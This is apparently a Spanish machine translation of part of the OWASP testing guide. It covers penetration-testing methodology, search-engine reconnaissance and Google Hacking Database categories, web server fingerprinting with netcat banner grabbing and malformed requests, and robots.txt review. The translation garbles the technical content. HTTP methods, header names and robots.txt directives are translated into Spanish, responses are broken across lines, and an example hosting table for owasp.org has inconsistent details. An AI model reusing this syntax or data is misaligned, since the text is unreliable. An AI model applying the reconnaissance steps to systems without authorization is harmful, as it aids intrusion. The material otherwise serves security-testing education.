
Fase 5.3: Garantizar la verificación del cambio

Después de que cada cambio haya sido aprobado y probado en el entorno de control de calidad y desplegado en el entorno de producción, es vital que se verifique el cambio para garantizar que el nivel de seguridad no se haya visto afectado por el cambio. Esto debería integrarse en el proceso de gestión del cambio.

Un flujo de trabajo de prueba típico de SDLC

La siguiente figura muestra un flujo de trabajo de prueba SDLC típico.

FLUJO DE TRABAJO DEL MARCO DE PRUEBAS DE OWASP



4 Aplicación web

Pruebas de seguridad

Las siguientes secciones describen las 12 subcategorías de la Aplicación Web.

Metodología de prueba de penetración:

Pruebas: Introducción y objetivos

Esta sección describe la metodología de prueba de seguridad de aplicaciones web de OWASP y explica cómo probar evidencia de vulnerabilidades dentro de la aplicación debido a deficiencias en los controles de seguridad identificados.

¿Qué son las pruebas de seguridad de aplicaciones web?

Una prueba de seguridad es un método para evaluar la seguridad de un sistema o red informática validando y verificando metódicamente la eficacia de los controles de seguridad de las aplicaciones. Una prueba de seguridad de aplicaciones web se centra únicamente en evaluar la seguridad de una aplicación web. El proceso implica un análisis activo de la aplicación en busca de debilidades, fallas técnicas o vulnerabilidades. Cualquier problema de seguridad que se encuentre se presentará al propietario del sistema, junto con una evaluación del impacto, una propuesta de mitigación o una solución técnica.

¿Qué es una vulnerabilidad?

Una vulnerabilidad es una falla o debilidad en el diseño, implementación, operación o gestión de un sistema que podría explotarse para comprometer los objetivos de seguridad del sistema.

¿Qué es una amenaza?

Una amenaza es cualquier cosa (un atacante externo malicioso, un usuario interno, una inestabilidad del sistema, etc.) que pueda dañar los activos propiedad de una aplicación (recursos de valor, como los datos en una base de datos o en el sistema de archivos) al explotar una vulnerabilidad.

¿Qué es una prueba?

Una prueba es una acción para demostrar que una aplicación cumple con los requisitos de seguridad de sus partes interesadas.

El enfoque al escribir esta guía

El enfoque OWASP es abierto y colaborativo:

- Abierto: cada experto en seguridad puede participar con su experiencia en el proyecto. Todo es gratis.
- Colaborativo: se realiza una lluvia de ideas antes de publicar los artículos. Escrito para que el equipo pueda compartir ideas y desarrollar una visión colectiva del proyecto. Eso significa un consenso aproximado, una audiencia más amplia y una mayor participación.

Este enfoque tiende a crear una Metodología de Prueba definida que será:

- Coherente
- Reproducibles
- Riguroso
- Bajo control de calidad

Los problemas a abordar están completamente documentados y probados. Es importante utilizar un método para probar todas las vulnerabilidades conocidas y documentar todas las actividades de prueba de seguridad.

¿Qué es la metodología de prueba OWASP?

Las pruebas de seguridad nunca serán una ciencia exacta en la que se pueda definir una lista completa de todos los posibles problemas que deberían probarse. De hecho, las pruebas de seguridad son sólo una técnica apropiada para probar la seguridad de las aplicaciones web en determinadas circunstancias. El objetivo de este proyecto es recopilar todas las técnicas de prueba posibles, explicar estas técnicas y mantener la guía actualizada. El método de prueba de seguridad de aplicaciones web de OWASP se basa en el enfoque de caja negra. El evaluador no sabe nada o tiene muy poca información sobre la aplicación que se va a probar.

El modelo de prueba consta de:

- Probador: quién realiza las actividades de prueba.
- Herramientas y metodología: El núcleo de este proyecto de Guía de Pruebas
- Aplicación: La caja negra para probar

La prueba se divide en 2 fases:

• Modo Pasivo Fase 1:

En el modo pasivo, el evaluador intenta comprender la lógica de la aplicación y juega con la aplicación. Se pueden utilizar herramientas para recopilar información. Por ejemplo, se puede utilizar un proxy HTTP para observar todas las solicitudes y respuestas HTTP. Al final de esta fase, el evaluador debe comprender todos los puntos de acceso (puertas) de la aplicación (por ejemplo, encabezados HTTP, parámetros y cookies). La sección Recopilación de información explica cómo realizar una prueba en modo pasivo.

Por ejemplo, el evaluador podría encontrar lo siguiente:

```
https://www.example.com/login/Authentic_Form.html
```

Esto puede indicar un formulario de autenticación donde la aplicación solicita un nombre de usuario y una contraseña.

Los siguientes parámetros representan dos puntos de acceso (puertas) a la aplicación:

```
http://www.example.com/Appx.jsp?a=1&b=1
```

En este caso, la aplicación muestra dos puertas (parámetros a y b). Todas las puertas encontradas en esta fase representan un punto de prueba. Para la segunda fase sería útil una hoja de cálculo con el árbol de directorios de la aplicación y todos los puntos de acceso.

• Modo activo fase 2:

En esta fase, el evaluador comienza a realizar pruebas utilizando la metodología descrita en las siguientes secciones.

El conjunto de pruebas activas se ha dividido en 11 subcategorías para un total de 91 controles:

- Recopilación de información
- Pruebas de gestión de configuración e implementación
- Pruebas de gestión de identidad
- Pruebas de autenticación
- Pruebas de autorización
- Pruebas de gestión de sesiones
- Pruebas de validación de entradas
- Manejo de errores
- Criptografía
- Pruebas de lógica empresarial
- Pruebas del lado del cliente

Pruebas para la recopilación de información Comprender la configuración implementada del servidor que aloja la aplicación web es casi tan importante como las pruebas de seguridad de la aplicación en sí. Después de todo, una cadena de aplicaciones es tan fuerte como su eslabón más débil. Las plataformas de aplicaciones son amplias y variadas, pero algunos errores clave de configuración de la plataforma pueden comprometer la aplicación de la misma manera que una aplicación no segura puede comprometer el servidor.

Realizar descubrimiento/reconocimiento en motores de búsqueda para detectar fugas de información (OTG-INFO-001)

Resumen

Hay elementos directos e indirectos para el descubrimiento y reconocimiento de motores de búsqueda. Los métodos directos se relacionan con la búsqueda de índices y el contenido asociado en cachés. Los métodos indirectos se relacionan con la recopilación de información confidencial de diseño y configuración mediante la búsqueda en foros, grupos de noticias y sitios web de licitaciones.

Una vez que el robot de un motor de búsqueda ha completado el rastreo, comienza a indexar la página web basándose en etiquetas y atributos asociados, como <TÍTULO>, para devolver los resultados de búsqueda relevantes [1]. Si los robots.

txt no se actualiza durante la vida útil del sitio web y no se han utilizado metaetiquetas HTML en línea que indican a los robots que no indexen el contenido, entonces es posible que los índices contengan contenido web que los propietarios no deben incluir. Los propietarios de sitios web pueden utilizar los robots.txt mencionados anteriormente, las metaetiquetas HTML, la autenticación y las herramientas proporcionadas por los motores de búsqueda para eliminar dicho contenido.

Objetivos de la prueba

Comprender qué información sensible de diseño y configuración de la aplicación/sistema/organización está expuesta tanto directamente (en el sitio web de la organización) como indirectamente (en el sitio web de un tercero).

Cómo probar

Utilice un motor de búsqueda para buscar:

- Diagramas y configuraciones de red.
- Publicaciones archivadas y correos electrónicos de administradores y otro personal clave
- Procedimientos de inicio de sesión y formatos de nombre de usuario
- Nombres de usuario y contraseñas
- Contenido del mensaje de error
- Desarrollo, prueba, UAT y versiones provisionales del sitio web.

Operadores de búsqueda

Utilizando el operador de búsqueda avanzada "sitio:", es posible restringir los resultados de la búsqueda a un dominio específico [2]. No limite las pruebas a un solo proveedor de motores de búsqueda, ya que pueden generar resultados diferentes según cuándo rastrearon el contenido y sus propios algoritmos.

Consideré utilizar los siguientes motores de búsqueda:

- Baidu
- binsearch.info
- Bing
- Pato Pato a ganar
- ixquick/página de inicio
- Google
- Shodán
- Punkaraña

Duck Duck Go e ixquick/Startpage proporcionan una fuga de información reducida sobre el probador.


Google proporciona el operador de búsqueda avanzada "caché:" [2], pero esto equivale a hacer clic en "En caché" junto a cada resultado de búsqueda de Google. Por lo tanto, se prefiere el uso del operador de búsqueda avanzado "sitio:" y luego hacer clic en "En caché".

La API de búsqueda SOAP de Google admite doGetCachedPage y los mensajes SOAP doGetCachedPageResponse asociados [3] para ayudar a recuperar páginas almacenadas en caché. El proyecto OWASP "Google Hacking" está desarrollando una implementación de esto.

PunkSpider es un motor de búsqueda de vulnerabilidades de aplicaciones web. Es de poca utilidad para un probador de penetración que realiza trabajo manual. Sin embargo, puede ser útil como demostración de la facilidad para que los script-kiddies encuentren vulnerabilidades.

Ejemplo Para encontrar el contenido web de owasp.org indexado por un motor de búsqueda típico, la sintaxis requerida es:


sitio: owasp.org



Para mostrar el index.html de owasp.org como almacenado en caché, la sintaxis es:

caché: owasp.org

Pruebas de penetración de aplicaciones web



Base de datos de piratería de Google

La base de datos de piratería de Google es una lista de consultas de búsqueda útiles para Google. Las consultas se clasifican en varias categorías:

- Puntos de apoyo
- Archivos que contienen nombres de usuario
- Directorios confidenciales
- Detección de servidor web
- Archivos vulnerables
- Servidores vulnerables
- Error de mensajes
- Archivos que contienen información interesante
- Archivos que contienen contraseñas
- Información confidencial sobre compras en línea

Herramientas

[4] SiteDigger de FoundStone: <http://www.mcafee.com/uk/downloads/herramientas/libres/sitedigger.aspx>

[5] Hacker de Google: <http://yehg.net/lab/pr0js/files.php/googlehacker>.

comillas

[6] Proyecto Google Hacking Diggity de Stach y Liu: <http://www.stach-liu.com/resources/tools/google-hacking-diggity-project/>

[7] PunkSPIDER: <http://punkspider.hyperiongray.com/>

Referencias

Web

[1] "Conceptos básicos de Google: aprenda cómo Google descubre, rastrea y ofrece páginas web" - <https://support.google.com/webmasters/answer/70897>

[2] "Operadores y más ayuda de búsqueda": https://support.google.com/búsqueda_web/answer/136861?hl=es

[3] "Base de datos de piratería de Google": <http://www.exploit-db.com/google-dorks/>

Remediación

Considere cuidadosamente la sensibilidad de la información de diseño y configuración antes de publicarla en línea.

Revise periódicamente la confidencialidad de la información de configuración y diseño existente que se publica en línea.

Servidor web de huellas dactilares (OTG-INFO-002)

Resumen

La toma de huellas digitales del servidor web es una tarea crítica para el probador de penetración. Conocer la versión y el tipo de un servidor web en ejecución permite a los evaluadores determinar las vulnerabilidades conocidas y los exploits apropiados a utilizar durante las pruebas.

Hay varios proveedores y versiones diferentes de servidores web en

el mercado hoy. Conocer el tipo de servidor web que se está probando ayuda significativamente en el proceso de prueba y también puede cambiar el curso de la prueba.

Esta información se puede obtener enviando comandos específicos del servidor web y analizando el resultado, ya que cada versión del software del servidor web puede responder de manera diferente a estos comandos. Al saber cómo responde cada tipo de servidor web a comandos específicos y mantener esta información en una base de datos de huellas digitales del servidor web, un probador de penetración puede enviar estos comandos al servidor web, analizar la respuesta y compararla con la base de datos de firmas conocidas. .

Tenga en cuenta que normalmente se necesitan varios comandos diferentes para identificar con precisión el servidor web, ya que diferentes versiones pueden reaccionar de manera similar al mismo comando. Rara vez las diferentes versiones reaccionan igual a todos los comandos HTTP. Entonces, al enviar varios comandos diferentes, el evaluador puede aumentar la precisión de su suposición.

Objetivos de la prueba

Encuentre la versión y el tipo de un servidor web en ejecución para determinar las vulnerabilidades conocidas y los exploits apropiados para usar durante las pruebas.

Cómo probar

Pruebas de caja negra

La forma más simple y básica de identificar un servidor web es mirar el campo Servidor en el encabezado de respuesta HTTP. Netcat se utiliza en este experimento.

Consideré la siguiente solicitud-respuesta HTTP:

\$nc 202.41.76.251 80

CABEZA/HTTP/1.0

HTTP/1.1 200 correcto

Fecha: lunes 16 de junio de 2003 02:53:29 GMT

Servidor: Apache/1.3.3 (Unix) (Red Hat/Linux)

Última modificación: miércoles, 7 de octubre de 1998 11:18:14 GMT

Etiqueta ET: "1813-49b-361b4df6"

Rangos de aceptación: bytes

Longitud del contenido: 1179

Conexión: cerrar

Tipo de contenido: texto/html

Desde el campo Servidor, se puede entender que el servidor probablemente sea Apache, versión 1.3.3, ejecutándose en el sistema operativo Linux.

A continuación se muestran cuatro ejemplos de encabezados de respuesta HTTP.

Desde un servidor Apache 1.3.23:

HTTP/1.1 200 correcto

Fecha: domingo, 15 de junio de 2003 17:10: 49 GMT

Servidor: Apache/1.3.23 Última

modificación: jueves, 27 de febrero de 2003 03:48: 19 GMT ETag:

32417-c4-3e5d8a83 Rangos de

aceptación: bytes Longitud del

contenido : 196 Conexión:

cerrar

Tipo de contenido: texto/HTML

Desde un servidor Microsoft IIS 5.0 :

```
HTTP/1.1 200 correcto
Servidor: Microsoft-IIS/5.0
Expira: tuyo, 17 de junio de 2003 01:41: 33 GMT
Fecha: lunes 16 de junio de 2003 01:41: 33 GMT
Tipo de contenido: texto/HTML
Rangos de aceptación: bytes
Última modificación: miércoles 28 de mayo de 2003 15:32: 21 GMT
Etiqueta electrónica: b0aac0542e25c31: 89d
Longitud del contenido: 7369
```

Desde un servidor Netscape Enterprise 4.1 :

```
HTTP/1.1 200 OK
Servidor: Netscape-Enterprise/4.1 Fecha:
lunes, 16 de junio de 2003 06:19: 04 GMT Tipo de
contenido: texto/HTML Última
modificación: miércoles, 31 de julio de 2002 15:37: 56 GMT Longitud
del contenido : 57 Rangos
de aceptación: bytes Conexión:
cerrar
```

Desde un servidor SunONE 6.1 :

```
HTTP/1.1 200 correcto
Servidor: Sun-ONE-Web-Server/6.1
Fecha: martes 16 de enero de 2007 14:53:45 GMT
Longitud del contenido: 1186
Tipo de contenido: texto/html
Fecha: martes 16 de enero de 2007 14:50:31 GMT
Última modificación: miércoles 10 de enero de 2007 09:58:26 GMT
Rangos de aceptación: bytes
Conexión: cerrar
```

Sin embargo, esta metodología de prueba tiene una precisión limitada. Existen varias técnicas que permiten que un sitio web ofusque o modifique la cadena del banner del servidor. Por ejemplo, se podría obtener el siguiente an-

respuesta:

```
403 HTTP/1.1 Fecha prohibida:
lunes, 16 de junio de 2003 02:41: 27 GMT Servidor:
Desconocido-Webserver/1.0 Conexión: cerrar
Tipo de contenido: texto/
HTML; juego de caracteres=iso-8859-1
```

En este caso, el campo del servidor de esa respuesta está ofuscado. El evaluador no puede saber qué tipo de servidor web se está ejecutando basándose en dicha información.

servidor en uso.

Orden de campos de encabezado HTTP

El primer método consiste en observar el orden de los distintos encabezados de la respuesta. Cada servidor web tiene un orden interno del encabezado. Considera las siguientes respuestas como ejemplo:

Respuesta de Apache 1.3.23

```
$ nc apache.ejemplo.com 80 HEAD /
HTTP/1.0
```

HTTP/1.1 200 correcto

```
Fecha: domingo, 15 de junio de 2003 17:10: 49 GMT
Servidor: Apache/1.3.23 Última
modificación: jueves, 27 de febrero de 2003 03:48: 19 GMT ETag:
32417-c4-3e5d8a83 Rangos de
aceptación: bytes Longitud del
contenido : 196 Conexión:
cerrar Tipo de contenido:
texto/HTML
```

Respuesta de IIS 5.0

```
$ nc iis.ejemplo.com 80 HEAD /
HTTP/1.0
```

HTTP/1.1 200 OK

```
Servidor: Microsoft-IIS/5.0 Ubicación
del contenido: http://iis.example.com/Default.htm Fecha: viernes, 1 de enero
de 1999 20:13: 52 GMT Tipo de contenido: texto/
HTML Aceptar -Rangos: bytes Última
modificación: viernes, 1 de
enero de 1999 20:13: 52 GMT ETag: W/e0d362a4c335be1: ae1
Longitud del contenido: 133
```

Respuesta de Netscape Enterprise 4.1

```
$ nc netscape.ejemplo.com 80 HEAD / HTTP/
1.0
```

HTTP/1.1 200 OK

```
Servidor: Netscape-Enterprise/4.1 Fecha:
lunes, 16 de junio de 2003 06:01: 40 GMT Tipo de
contenido: texto/HTML Última
modificación: miércoles, 31 de julio de 2002 15:37: 56 GMT Longitud
del contenido : 57 Rangos
de aceptación: bytes Conexión:
cerrar
```

Comportamiento del protocolo

Técnicas más refinadas tienen en cuenta diversas características de los distintos servidores web disponibles en el mercado. A continuación se muestra una lista de algunas metodologías que permiten a los testers deducir el tipo de web

Pruebas de penetración de aplicaciones web

Respuesta de un SunONE 6.1

```
$ nc sunone.ejemplo.com 80 HEAD /
HTTP/1.0

HTTP/1.1 200 correcto
Servidor: Sun-ONE-Web-Server/6.1
Fecha: martes 16 de enero de 2007 15:23:37 GMT
Longitud del contenido: 0
Tipo de contenido: texto/html
Fecha: martes 16 de enero de 2007 15:20:26 GMT
Última modificación: miércoles 10 de enero de 2007 09:58:26 GMT
Conexión: cerrar
```

Podemos notar que el orden del campo Fecha y el campo Servidor difiere entre Apache, Netscape Enterprise e IIS.

Prueba de solicitudes mal formadas

Otra prueba útil para ejecutar implica enviar solicitudes con formato incorrecto o solicitudes de páginas inexistentes al servidor. Considere las siguientes respuestas HTTP.

Respuesta de Apache 1.3.23

```
$ nc apache.ejemplo.com 80 GET /
HTTP/3.0

HTTP/1.1 400 Solicitud incorrecta
Fecha: domingo, 15 de junio de 2003 17:12: 37 GMT
Servidor: Apache/1.3.23
Conexión: cerrar
Transferencia: fragmentada
Tipo de contenido: texto/HTML; juego de caracteres=iso-8859-1
```

Respuesta de IIS 5.0

```
$ nc iis.ejemplo.com 80 GET /
HTTP/3.0

HTTP/1.1 200 OK
Servidor: Microsoft-IIS/5.0
Ubicación del contenido: http://iis.example.com/Default.htm Fecha: viernes,
1 de enero de 1999 20:14: 02 GMT Tipo de
contenido: texto/HTML Rangos de
aceptación: bytes Última
modificación: viernes, 1 de enero 1999 20:14: 02 GMT ETag: W/
e0d362a4c335be1: ae1 Longitud del
contenido: 133
```

Respuesta de Netscape Enterprise 4.1

```
$ nc netscape.ejemplo.com 80 GET / HTTP/
3.0
```

```
HTTP/1.1 505 Versión HTTP no compatible Servidor:
Netscape-Enterprise/4.1 Fecha: lunes, 16 de
junio de 2003 06:04: 04 GMT Longitud del contenido:
140 Tipo de contenido: texto/
HTML Conexión: cerrar
```

Respuesta de un SunONE 6.1

```
$ nc sunone.ejemplo.com 80 GET /
HTTP/3.0

HTTP/1.1 400 Solicitud incorrecta
Servidor: Sun-ONE-Web-Server/6.1
Fecha: martes 16 de enero de 2007 15:25:00 GMT
Longitud del contenido: 0
Tipo de contenido: texto/html
Conexión: cerrar
```

Notamos que cada servidor responde de manera diferente. La respuesta también difiere según la versión del servidor. Se pueden hacer observaciones similares si creamos solicitudes con un método/verbo HTTP inexistente.

Considere las siguientes respuestas:

Respuesta de Apache 1.3.23

```
$ nc apache.ejemplo.com 80 GET /
BASURA/1.0

HTTP/1.1 200 correcto
Fecha: domingo, 15 de junio de 2003 17:17: 47 GMT
Servidor: Apache/1.3.23 Última
modificación: jueves, 27 de febrero de 2003 03:48: 19 GMT ETag:
32417-c4-3e5d8a83 Rangos de
aceptación: bytes Longitud del
contenido : 196 Conexión:
cerrar
Tipo de contenido: texto/HTML
```

Respuesta de IIS 5.0

```
$ nc iis.ejemplo.com 80 GET /
BASURA/1.0

HTTP/1.1 400 Solicitud incorrecta
Servidor: Microsoft-IIS/5.0 Fecha:
viernes, 1 de enero de 1999 20:14: 34 GMT Tipo
de contenido: texto/HTML Longitud
del contenido: 87
```

Respuesta de Netscape Enterprise 4.1

```
$ nc netscape.ejemplo.com 80 GET /
BASURA/1.0

<HTML><HEAD><TITLE>Solicitud incorrecta</TITLE></HEAD>
<BODY><H1>Solicitud incorrecta</H1>
Su navegador enviado para consultar este servidor no pudo entender.
</BODY></HTML>
```

Respuesta de un SunONE 6.1

```
$ nc sunone.example.com 80 GET /
BASURA/1.0

<HTML><HEAD><TITLE>Solicitud incorrecta</TITLE></HEAD>
<BODY><H1>Solicitud incorrecta</H1>
Su navegador envió una consulta que este servidor no pudo entender.
</BODY></HTML>
```


Herramientas

- httpprint** - <http://net-square.com/httpprint.html>
- httprecon** - <http://www.computec.ch/projekte/httprecon/>
- Netcraft**: <http://www.netcraft.com>
- Desenmascarame** - <http://desenmascara.me>

Pruebas automatizadas

En lugar de depender de la captura manual de banners y del análisis de los encabezados del servidor web, un evaluador puede utilizar herramientas automatizadas para lograr los mismos resultados. Hay muchas pruebas que realizar para tomar huellas dactilares con precisión en un servidor web. Por suerte, existen herramientas que automatizan estas pruebas. "httpprint" es una de esas herramientas. httpprint utiliza un diccionario de firmas que le permite reconocer el tipo y la versión del servidor web en usar.

A continuación se muestra un ejemplo de ejecución de httpprint:



Pruebas en línea

Se pueden utilizar herramientas en línea si el evaluador desea realizar pruebas de manera más sigilosa y no desea conectarse directamente al sitio web de destino. Un ejemplo

Una de las herramientas en línea que a menudo ofrece mucha información sobre los servidores web de destino es Netcraft. Con esta herramienta podemos recuperar información sobre el sistema operativo, el servidor web utilizado, el tiempo de actividad del servidor, el propietario de Netblock, el historial de cambios relacionados con el servidor web y el sistema operativo.

A continuación se muestra un ejemplo:

| Background | | | | |
|---|---|-------------------------|--|--------------|
| Site title | OWASP | | | |
| Site rank | 10954 | | | |
| Description | Not Present | | | |
| Keywords | Not Present | | | |
| Network | | | | |
| Site | http://www.owasp.org | Last visited | 11-May-2010 | |
| Domain | owasp.org | Network Owner | Rockinson Cloud Servers | |
| IP address | 65.37.84.91 | NameServer | dns.rockinson.com | |
| IPv6 address | Not Present | DNS admin | spider@rockinson-mail.com | |
| Domain registrar | pr.org | Reserve DNS | www.pr.org | |
| Organization | OWASP Foundation, 9175 Guillford Rd Suite 300, Colorado, 27345, United States | NameServer organisation | ethics.owasp.com | |
| Top Level Domain | Organization entities (Lang) | Hosting company | Akamai | |
| Hosting country | US | DNS Security | Unlocked | |
| Hosting History | | | | |
| Network owner | IP address | OS | Web server | Last changed |
| Rockinson Cloud Servers 5900 Webmin Rd, San Antonio TX US 78218 | 65.37.84.91 | Linux | Apache | 18-Jan-2010 |
| Rockinson Cloud Servers 5900 Webmin Rd, San Antonio TX US 78218 | 65.37.84.91 | Linux | Apache | 18-Jan-2010 |
| Rockinson Cloud Servers 5900 Webmin Rd, San Antonio TX US 78218 | 65.37.84.91 | Linux | Apache | 18-Jan-2010 |
| Rockinson Cloud Servers 5900 Webmin Rd, San Antonio TX US 78218 | 65.37.84.91 | Linux | Apache | 18-Jan-2010 |
| Rockinson Cloud Servers 5900 Webmin Rd, San Antonio TX US 78218 | 65.37.84.91 | Linux | Apache | 18-Jan-2010 |
| Rockinson Cloud Servers 5900 Webmin Rd, San Antonio TX US 78218 | 65.37.84.91 | Linux | Apache | 18-Jan-2010 |
| Rockinson Cloud Servers 5900 Webmin Rd, San Antonio TX US 78218 | 65.37.84.91 | Linux | Apache | 18-Jan-2010 |
| Nicholas Hosting 5900 Webmin Road San Antonio TX US 78223 | 65.37.84.91 | Linux | Apache | 27-Dec-2010 |
| SmartNet 5723 Delaplane San Antonio TX US 78223 | 65.37.84.91 | Linux | Apache | 26-Sep-2010 |
| SmartNet 5723 Delaplane San Antonio TX US 78223 | 65.37.84.91 | Linux | Apache | 17-May-2010 |

Se espera que el Proyecto OWASP Unmaskme se convierta en otra herramienta en línea para tomar huellas dactilares de cualquier sitio web con una interpretación general de todos los metadatos web extraídos. La idea detrás de este proyecto es que cualquier persona a cargo de un sitio web pueda probar los metadatos que el sitio muestra al mundo y evaluarlos desde el punto de vista de la seguridad.

Mientras este proyecto aún está en desarrollo, puedes probar una prueba de concepto en español de esta idea.

Referencias

Libros blancos

- Saumil Shah**: "Introducción a las huellas digitales HTTP" - http://www.net-square.com/httpprint_paper.html
- Anant Shrivastava**: "Impresión digital de aplicaciones web" - http://anantshri.info/articles/web_app_finger_printing.html

Remediación

Proteja el servidor web de la capa de presentación detrás de una protección reforzada proxy de verso.

Ofusque los encabezados del servidor web de la capa de presentación.

- Apache**
- IIS**

Revise los metarchivos del servidor web para obtener información

Fuga (OTG-INFO-003)

Resumen

Esta sección describe cómo probar el archivo robots.txt para obtener información. filtración del directorio o ruta de la carpeta de la aplicación web. Además, la lista de directorios que deben evitar las arañas, los robots o los rastreadores también se puede crear como una dependencia para las rutas de ejecución del mapa a través de la aplicación (OTG-INFO-007).

Objetivos de la prueba

1. Fuga de información del directorio o ruta de la carpeta de la aplicación web.

Pruebas de penetración de aplicaciones web

2. Cree la lista de directorios que las arañas, robots o rastreadores deben evitar.

Cómo probar

robots.txt

Las arañas web, robots o rastreadores recuperan una página web y luego atraviesan hipervínculos de forma recursiva para recuperar más contenido web. Su comportamiento aceptado está especificado por el Protocolo de exclusión de robots del archivo robots.txt en el directorio raíz web [1].

Como ejemplo, el comienzo del archivo robots.txt de <http://www.google.com/robots.txt>, muestreado el 11 de agosto de 2013:

```
*  
Agente de usuario:  
No permitir: /buscar  
No permitir: /sdch  
No permitir: /grupos  
No permitir: /images  
No permitir: /catalogs  
...
```

La directiva User-Agent se refiere a la araña web/robot/tractor. Por ejemplo, User-Agent: Googlebot se refiere a la araña de Google, mientras que "User-Agent: bingbot"[1] se refiere al rastreador del ejemplo anterior y se aplica a Microsoft/Yahoo!. Usuario-Agente: todos.

arañas web/robots/rastreadores [2] como se cita a continuación:

```
*  
Agente de usuario:
```

La directiva Disallow especifica qué recursos están prohibidos por arañas/robots/rastreadores. En el ejemplo anterior, están prohibidos directorios como los siguientes:

```
...  
No permitir: /buscar  
No permitir: /sdch  
No permitir: /grupos  
No permitir: /images  
No permitir: /catalogs  
...
```

